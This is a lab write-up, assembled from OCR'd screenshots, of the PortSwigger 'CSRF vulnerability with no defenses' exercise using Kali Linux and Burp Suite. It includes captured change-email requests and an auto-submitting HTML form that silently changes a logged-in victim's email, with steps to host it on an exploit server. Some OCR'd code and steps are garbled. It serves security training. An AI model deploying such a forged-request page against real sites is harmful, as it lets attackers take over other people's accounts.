
CROSS SITE REQUEST FORGERY (CSRF)

Tools : KALI LINUX, BURPSUITE
Site : https://portswigger.net/web-security

CSRF stands for Cross-Site Request Forgery. It's a type of security vulnerability that allows attackers to perform unauthorized actions on behalf of an authenticated user. CSRF attacks exploit the trust that a website has in a user's browser. This vulnerability allows an attacker to circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.
The impact of the attack depends on the level of permissions that the victim has set. Such attacks take advantage of the fact that a website completely trusts a user once it can confirm that the user is indeed who they say they are.

Input from kali, burpsuite :




Lab: CSRF vulnerability with no defenses

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`




kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
13:32
Lab: CSRF vulnerability w
CSRF vulnerability with n
https://0adb00ad0316337481c0a72f00bf0024.web-security-aca
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Web Security Academy
CSRF vulnerability with no defenses
Go to exploit server
Back to lab description »
LAB
Not solved
Home | My account

Login

Username: wiener

Password: •••••

Log in




WebSockets message to https://0adb0...

```
Time        Type  Direction   Method  URL                                                                            Status code  Length
13:33:3...  WS    →  To server        https://0adb00ad0316337481c0a72f00bf0024.web-security-academy.net/academyLabHeader             4
```

```
1  PING
```

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
13:38
Lab: CSRF vulnerability w
CSRF vulnerability with n
Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://0adb00ad031633...
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Notes
Pretty Raw Hex
Search
0 highlights
Event log All issues
Memory: 120.4MB


```
Time        Type  Direction  Method  URL                                                                                          Status code  Length
13:38:0...  HT...  →  Request  POST  https://0adb00ad0316337481c0a72f00bf0024.web-security-academy.net/my-account/change-email
```

Request

```
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://0adb00ad0316337481c0a72f00bf0024.web-security-academy.net
Referer:
https://0adb00ad0316337481c0a72f00bf0024.web-security-academy.net/my-account?id=
wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

email=werunthewolrd%40gmail.com
```

0adb00ad0316337481c0a72f00bf0024.web-security-academy.net



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
16:03
kali@kali: ~
File Actions Edit View Help
Lab: CSRF vulnerability w
CSRF vulnerability with n
Burp Suite Community E
https://0a8000260329b3a082adb6c900950024.web-security-acad
Proxy
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://0a8000260329b3...
Open browser
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
To this host
To this IP address
For this file extension
For this directory
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
1
20
Notes
Pretty Raw Hex
Search

```
Time        Type  Direction   Method  URL                                                                                          Status code  Length
16:02:1...  WS    →  To server        https://0a8000260329b3a082adb6c900950024.web-security-academy.net/academyLabHeader                        4
16:02:2...  HT...  →  Request   POST  https://0a8000260329b3a082adb6c900950024.web-security-academy.net/my-account/change-email
```

Request

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencod
Content-Length: 31
Origin: https://0a8000260329b3a082adb6c90095
Referer:
https://0a8000260329b3a082adb6c900950024.web-                    ?id=
wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

email=weruntheworld%40gmail.com
```


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
16:13
kali@kali: ~
File Actions Edit View Help
Lab: CSRF vulnerability w
CSRF vulnerability with n
Burp Suite Community E
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Web Security Academy
LAB
Not solved
Go to exploit server
Back to lab description »
Home | My account | Log out
Update email

https://0a8000260329b3a082adb6c900950024.web-security-acad


CSRF vulnerability with no defenses

My Account


Your username is: wiener

Your email is: weruntheworld@gmail.com

Email: wiener



```
<html>
  <body>
    <form action="https://0a8000260329b3a082adb6c900950024.web-security-academy.net/my-account/change-email" method>
<input type="hidden" name="email" value="lucifer@evil-user.net"
< form>
<script>
document.forms[0].submit0)
</script>
< body>
</html>
```



```
<html>
 <body>
  <form action="https://0a8000260329b3a082adb6c900950024.web-security-academy.net/my-account/change-email" method>
   <input type-"hidden" name="email" value="lucifer@evil-user.net"
  </form>
  <script>
   document.forms[0].submit();
  </script>
 </body>
</html>
```

nsferring data from exploit-0aa300a303e2b3d8822ab50f01700080.exploit-server.net…

```
[ Read 10 lines ]
```

Here would be exploiting a CSRF vulnerability. **CSRF Exploitation Lab using Burp Suite and PortSwigger Web Security Academy**

In this lab, we will explore how a **Cross-Site Request Forgery (CSRF)** vulnerability can be exploited. We'll use Burp Suite and a vulnerable web application provided by the PortSwigger Web Security Academy. Ensure you have access to **Kali Linux** with Burp Suite pre-installed (update it if necessary using: `sudo apt upgrade burpsuite`).

Setting Up the Lab Environment:

1. Aprovided (e.g., `Username: wiener` and `Password: peter`).
2. **Log in to the Lab**:
   - Click the **"Access the Lab"** button.
   - On the Shop page, click **My Account** (top-right corner) and log in with the provided credentials.
   - You'll find an **email change form** on the My Account page.

Capturing the Email Change Request:

1. **Activate Intercept Mode**:
   - In Burp Suite, enable **Intercept Mode**.
   - Enter a random email address (e.g., `user@example.com`) in the email change form and submit it.
   - Burp Suite will capture the web traffic.
2. **Copy the URL**:
   - In the interception window, right-click on the captured request and select **Copy URL**.
   - Save the URL for use in the next step.

Crafting the CSRF Exploit:

1. **Create a Malicious HTML Form**:

Open a text editor and create an HTML page that replicates the intercepted request. Use the following template:

```
<form action="<CAPTURED_URL>" method="POST">
```

```
    <input type="hidden" name="email"
value="lucifer@evil-user.net" />
    <input type="submit" value="Submit" />
</form>
```

  -
  - Replace `<CAPTURED_URL>` with the URL from Burp Suite and `lucifer@evil-user.net` with the target email address.
2. **Disable Intercept Mode**:
   - Turn off **Intercept Mode** in Burp Suite to proceed without interruptions.

Deploying the Exploit:

1. **Use the Exploit Server**:
   - On the Shop page, click **Go to Exploit Server**.
   - In the **Body** section, paste the crafted HTML form code and click **Store**.
2. **Execute the Attack**:
   - If a user is tricked into visiting the exploit page and submitting the form, their email will be changed to the specified address (`lucifer@evil-user.net`).

Why This Exploit Works:

The exploit succeeds because the application does not verify the origin of the request or protect against CSRF attacks. When a user clicks the malicious link, the request is sent with the user's session cookies, allowing unauthorized actions to be performed on their behalf.

This lab demonstrates the critical importance of implementing CSRF defenses, such as requiring unique CSRF tokens, SameSite cookies, or re-authentication for sensitive operations.